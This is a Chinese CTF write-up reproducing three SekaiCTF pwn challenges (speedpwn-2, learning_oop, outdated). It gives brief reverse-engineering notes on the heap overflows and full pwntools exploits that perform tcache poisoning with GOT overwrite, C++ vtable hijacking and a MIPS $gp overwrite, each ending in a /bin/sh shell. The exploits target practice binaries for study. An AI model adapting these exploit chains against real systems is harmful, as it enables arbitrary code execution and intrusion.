sekaictf–pwn复现

前言

备战下一场xctf分站赛

speedpwn-2

这是一道tcache 利用的题目,赛后复盘是有源码的,但我们这里还是从写题的角度进行一个分析

ida分析

图1

main 函数 首先申请了0x190大小的堆块作为一块画布, 然后循环进行操作. 每次循环的开始会调用print_canvas 把画布的内容打印出来,然后用户可以输入p,r,h 进行对应的操作

  1. p , 修改堆块的一个字节
  2. r , 重新申请堆块
  3. h , 打印操作的说明

图1 就是 r , 对应的操作

图2


图2 这里是p , 对应的操作.
在75 行这里,就是一个明显的溢出漏洞. 因为这里没有对范围的检测 , 所以我们可以输入非法值 , 去修改不在这个堆块范围内的堆空间的值 .

思路分析

题目环境是 2.34的libc

  1. 首先是泄露libc . 题目没有开启ALSRFULL RELRO , 可以从ida里获取函数plt的地址 , 同时可以修改got 表 . 首先 , 利用 溢出漏洞 , 修改 tcache_perthread_structcountsentries, 把 .got表 附近的某一段 放入tcache bins 中 , 再利用 r 把这个块空间分配出来.
  2. 然后是 , 修改got 表. 利用上面的溢出漏洞 , 把 free 修改为printf, 利用格式化字符串 , 泄露出libc.
  3. 重复 1 的步骤 , 把这个堆块 重新申请回来. 因为当时free 被修改为了 printf, 所以不能直接申请 , 得重复1 的步骤.
  4. 这一次把free修改为system , 然后把堆块内容设置为/bin/sh\x00

exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
from esy import *
context.log_level="debug"
url=""
port=0
io,elf=loadfile("./chall",url,port)
libc=ELF("./libc.so.6")

def pr_c(r,l,c):
io.sendlineafter("> ",b"p")
io.sendline(str(r))
io.sendline(str(l))
io.sendline(hex(c)[2:])

def re_c(r,l):
io.sendlineafter("> ",b"r")
io.sendline(str(r))
io.sendline(str(l))
gdb.attach(io,"b *0x401605")
pr_c(0,-0x290,0x1)
bss=0x404070
i=0
while bss > 0:
pr_c(0,-0x210+i,bss & 0xff)
i+=1
bss>>=8

re_c(1,0x10)
printf=0x401100
i=0
for i in range(8):
pr_c(0,-0x70+i,printf & 0xff)
printf>>=8

pay=b"%17$p"
for i,j in enumerate(pay):
pr_c(0, i, j)
re_c(20,20)

leak=int(io.recv(14),16)
libc_base=leak-0x2a1ca
system=libc_base+0x58750
logv("libc_base",hex(libc_base))
logv("system",hex(system))

pr_c(0,-0x290,0x1)
i=0
bss=0x404070
while bss > 0:
pr_c(0,-0x210+i,bss & 0xff)
i+=1
bss>>=8
re_c(1,0x10)
for i in range(8):
pr_c(0,-0x70+i,system & 0xff)
system>>=8
pay=b"/bin/sh\x00"
for i,j in enumerate(pay):
pr_c(0, i, j)
re_c(20,20)

io.interactive()

learning_oop

ida分析

图3


首先漏洞点 , 很明显是set_name 函数中的溢出漏洞 , 可以往下溢出覆盖下面的堆块. 然后堆块申请都是固定大小0x120

可以看到这是一个c++的程序 , 他的堆块都是 作为对象申请的. 这里应该是 用 Animal 这样一个类 , 然后 Dog,Cat,Horse,Parrot 类继承了Animal,并对其中的某些方法重写了.

image.png

在初始化一个动物的时候 , 在fd 的位置 写了一个虚表的地址 ,后续的函数调用都是靠这个地址去寻找和调用函数.

年龄,饥饿值,体力,其实是堆块最后0x10字节保存的数据. 同时 , 意识到 , 可以溢出修改这个部分 , 去控制 动物的 这些信息.

这里 可以通过控制 fd 也就是劫持虚表 , 来完成调用自己想要的函数.

思路分析

题目环境是2.39的libc . (没有版本讲堆题,都是在耍流氓)

  1. 首先要泄露libc , 然后劫持虚表 , 这里应该是很容易想到的. 那么如何泄露libc呢? 肯定是通过unsorted bin 了. 然后让堆块进入unsorted bin呢? 如果填满一个tcache bins , 再 free 一个0x120 的堆块, 看样子可行,但可以没有uaf 漏洞,这样利用会很困难. 所以 , 通过溢出修改堆块 的size 造一个0x481 的堆块 , 造一个重叠. 因为这个大小的堆块超过了tcahce bins的大小会直接进入unsorted bin.
  2. 这个时候 再申请一个堆块 , arena信息就会写入到下一个堆块的name的位置, 如果此时下一个堆块恰好die ,就会触发get_name 把信息泄露出来.
  3. 然后劫持vtable ,我们通过在堆上布置一个虚表,在创建成功后,程序会返回堆的地址. 然后只要有合适的gadgets, 就可以调用system. 这里肯定需要的是控制rdi, 同时需要call

exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
from esy import *
context.log_level='debug'
#context.terminal=["tmux","splitw","-h","-l","66%"]
io = process("./learning_oop")
def menu(op):
io.sendlineafter("> ",str(op))

def add(species,name):
menu(1)
io.sendlineafter("4=Horse): ",str(species))
io.sendlineafter("Enter name: \n",name)

def play(idx):
menu(2)
io.sendlineafter("Which pet? \n",str(idx))

def feed(idx):
menu(3)
io.sendlineafter("Which pet? \n",str(idx))

def reset(idx):
menu(4)
io.sendlineafter("Which pet? \n",str(idx))

add(1,b"a"*0x100+p32(6)+p32(6))
add(3,b"a"*0x100+p32(5)+p32(5))

add(2,b"a"*0x100+p32(7)+p32(7))
add(2,b"a"*0x100+p32(6)+p32(6))
add(2,b"a"*0x100+p32(5)+p32(5))
add(2,b"a"*0x100+p32(4)+p32(4))

add(3,b"a"*0x100+p32(2)+p32(2))
add(1,b"a"*0x100+p32(0x10)+p32(0x10)+b"a"*8+p64(0x481))


add(2,b"aaaa")
io.recvlines(1)
arena=u64(io.recv(6).ljust(8,b"\x00"))
logv("arena",hex(arena))

libcbase = arena - 0x203b20
logv("libcbase",hex(libcbase))
'''
题目的
0x00000000001cb42f : /bin/sh
0x000000000009ca97 : mov rdi, qword ptr [rax + 0x640] ; call qword ptr [rax + 0x638]
我的
0x0000000000094ab6 : mov rdi, qword ptr [rax + 0x648] ; call qword ptr [rax + 0x640]
0x00000000001d8678 : /bin/sh
'''
bin_sh=libcbase+0x1cb42f
set_rdi=libcbase+0x9ca97
system=libcbase+0x582d2
logv("system",hex(system))
logv("bin_sh",hex(bin_sh))
## 这里的偏移需要对这gdb去找
add(1,p64(set_rdi)*4+b"W"*0xe0+p32(5)+p32(5)+p64(3)+p64(0xd281)+b"a"*(0x520-0x128)+p64(system)+p64(bin_sh))#+p64(bin_sh))
io.recvuntil("Adopted new pet: ")
vtable=int(io.recv(14),16)+8

logv("vtable",hex(vtable))

add(1,p64(set_rdi)*8)
gdb.attach(io,"b *$rebase(0x143C)")
add(1,b"a"*0x100+p32(5)+p32(5)+p64(3)+p64(0x121)+p64(vtable))

io.interactive()

outdated

ida分析

exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
from pwn import *
from subprocess import getoutput


# initialize the binary
build = 'mipsel32r6-musl'
binary = "./outdated"
elf = context.binary = ELF(binary, checksec=False)
docker = ELF('/usr/bin/docker',checksec=False)
libc = ELF('./libc.so',checksec=False)

gs = """
set architecture mips:isa32r6
break *main+536
continue
"""

if args.REMOTE:
p = remote("outdated.chals.sekai.team", 1337, ssl=True)

### SOLVE POW ###
cmd = p.recvline().decode().strip().removeprefix("proof of work: ")
print(f"Solving POW: {cmd}")
answer = getoutput(cmd)
p.sendlineafter(b"solution: ", answer.encode())
elif args.GDB:
context.terminal = ["tmux", "splitw", "-h", "-l", "65%"]
p = docker.process(['run','-i','--rm','-v','./:/target/ctf','-p','1234:1234',f'legoclones/mips-pwn:{build}','chroot','/target','/qemu','-g','1234','/ctf/outdated'])
print("Remote debugging started...")
gdb.attach(("127.0.0.1",1234), gdbscript=gs, exe=binary)
else:
p = docker.process(['run','-i','--rm','-v','./:/target/ctf',f'legoclones/mips-pwn:{build}','chroot','/target','/qemu','/ctf/outdated'])


### GET EXE LEAK ###
p.recvuntil(b'Here')
main_addr = int(p.recvline().strip().split(b' ')[-1],16)
print(f"main() = {hex(main_addr)}")


### GP OVERWRITE 1 ###
"""
(using example addresses)
old $gp = 0xf98000, puts() = $gp-0x7f84, exit() = $gp-0x7fac, thanks = $gp-0x7fd0
new $gp = 0xf98090, puts() = 0xf9010c, exit() = 0xf900e4, thanks = 0xf900c0 (game_name @ 0xf900c0)

Our goal is to turn puts("Thanks for playing") into puts_blue(GOT[puts])
and exit(0) into main(0)
"""
fake_got1 = flat(
# 0xf900c0
p32(main_addr + 0x1f6ac - 0x118c), p32(0), p32(0), p32(0), # GOT[puts] - main = 0x1f6ac (offset for "Thanks" string)

# 0xf900d0
p32(0), p32(0), p32(0), p32(0),

# 0xf900e0
p32(0), p32(main_addr), p32(0), p32(0), # address for main() so exit() jumps back into main()

# 0xf900f0
p32(0), p32(0), p32(0), p32(0),

# 0xf90100
p32(0), p32(0), p32(0), p32(main_addr - 0x80), # offset from main() to puts_blue()
)
p.sendline(fake_got1) # name (fake GOT in global)
p.sendline(b'-12') # offset to stored $gp
p.sendline(b'32912') # least significant 2 bytes of new $gp


### GET LIBC LEAK ###
p.recvuntil(b'in your game')
p.recvline()
puts_addr = int.from_bytes(p.recvline()[5:8], 'little')
print(f"puts() = {hex(puts_addr)}")
libc.address = puts_addr - libc.symbols['puts']


### GP OVERWRITE 2 ###
fake_got2 = flat(
# 0xf900c0
p32(next(libc.search(b'/bin/sh\0')) - 0x118c), p32(0), p32(0), p32(0), # "/bin/sh"

# 0xf900d0
p32(0), p32(0), p32(0), p32(0),

# 0xf900e0
p32(0), p32(main_addr), p32(0), p32(0), # address for main() so exit() jumps back into main()

# 0xf900f0
p32(0), p32(0), p32(0), p32(0),

# 0xf90100
p32(0), p32(0), p32(0), p32(libc.sym['system']), # system()
)
p.sendline(fake_got2) # name (fake GOT in global)
p.sendline(b'-12') # offset to stored $gp
p.sendline(b'32912') # least significant 2 bytes of new $gp

p.interactive()